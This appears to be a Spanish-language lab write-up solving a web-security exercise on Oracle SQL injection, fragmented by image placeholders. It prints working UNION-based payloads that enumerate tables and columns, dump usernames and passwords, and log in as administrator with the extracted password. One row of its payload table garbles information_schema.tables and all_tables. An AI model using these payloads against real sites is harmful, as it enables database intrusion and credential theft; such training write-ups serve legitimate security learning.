
USERS_HFGXCL

Se introdujo el payload `Accessories'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_HFGXCL'--` en el parámetro `category` de la barra de direcciones. Este vector tiene como propósito listar los nombres de las columnas pertenecientes a la tabla `USERS_HFGXCL`, consultando la vista `all_tab_columns`, estándar en Oracle para recuperar metadatos de columnas. La aplicación procesó exitosamente la solicitud, cargando la página web sin errores y mostrando la consulta inyectada en la cabecera principal de la sección de productos. La ejecución de la consulta logró extraer y reflejar la estructura interna de la tabla objetivo en la interfaz. Al analizar la información volcada, se identificaron tres columnas clave con sufijos dinámicos: `USERNAME_BXXQRK`, `PASSWORD_QPIXHO` y `EMAIL`. Esta información proporciona los parámetros exactos necesarios para formular la consulta final de extracción de credenciales.



PASSWORD_QPIXHO

USERNAME_BXXQRK




Se introdujo el payload
Accessories'+UNION+SELECT+USERNAME_BXXQRK,PASS
WORD_QPIXHO+FROM+USERS_HFGXCL-- en el
parámetro category de la barra de direcciones.
El aplicativo procesó la solicitud sin errores y desplegó los
registros solicitados directamente en la interfaz principal.
La inyección permitió extraer exitosamente el contenido
de la tabla de usuarios. Al examinar los datos volcados en
pantalla, se aisló el usuario administrator y se obtuvo su
respectiva contraseña: w0vzwnd9pi3gk6qbt9vz.



Payload Utilizado

Respuesta Vulnerable






administrator

w0vzwnd9pi3gk6qbt9vz

Se procedió a navegar hacia la interfaz de inicio de sesión seleccionando la opción "My account" en el menú superior.

En el formulario provisto, se ingresó el nombre de usuario administrador junto con la contraseña extraída de la base de datos Oracle durante el paso anterior.

El aplicativo validó la autenticación exitosamente, desplegando el panel privado "My Account" y confirmando en pantalla que la sesión activa corresponde al administrador. Esto concluye y valida el compromiso total de la cuenta.



Lab Solved



SQL injection attack, listing the database contents on Oracle

[Back to lab description](#) >>

LAB

Solved



Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) >>

[Home](#) |

[My account](#) |


[Log out](#)

My Account

Your username is: administrator

Email

Update email



6

SQL INJECTION ATTACK, LISTING THE DATABASE CONTENTS ON ORACLE

APPRENTICE

Explicación Payload

```
GET /filter?category=Gifts'+UNION+SELECT+table_name,NULL+FROM+all_tables--
```

<code>Gifts'</code>	Valor legítimo que mantiene válida la consulta inicial, seguido de una comilla simple para escapar de la variable e inyectar código.
<code>+UNION+SELECT+</code>	Comando SQL que combina los resultados de la consulta original con los de nuestra inyección.
<code>table_name,NULL</code>	Solicita los nombres de las tablas. Se inyecta NULL para igualar el número exacto de columnas requeridas por la consulta original.
<code>+FROM+information_schema.tables</code>	Es la vista del diccionario de datos exclusiva de Oracle que lista todas las tablas accesibles por el usuario actual (reemplaza a <code>information_schema.tables</code>).
<code>--</code>	Comentario SQL que anula el resto de la consulta original (como el filtro <code>AND released=1</code>), evitando errores de sintaxis.

6

APPRENTICE

SQL INJECTION ATTACK, LISTING THE DATABASE CONTENTS ON NON-ORACLE DATABASES

Mitigación recomendada

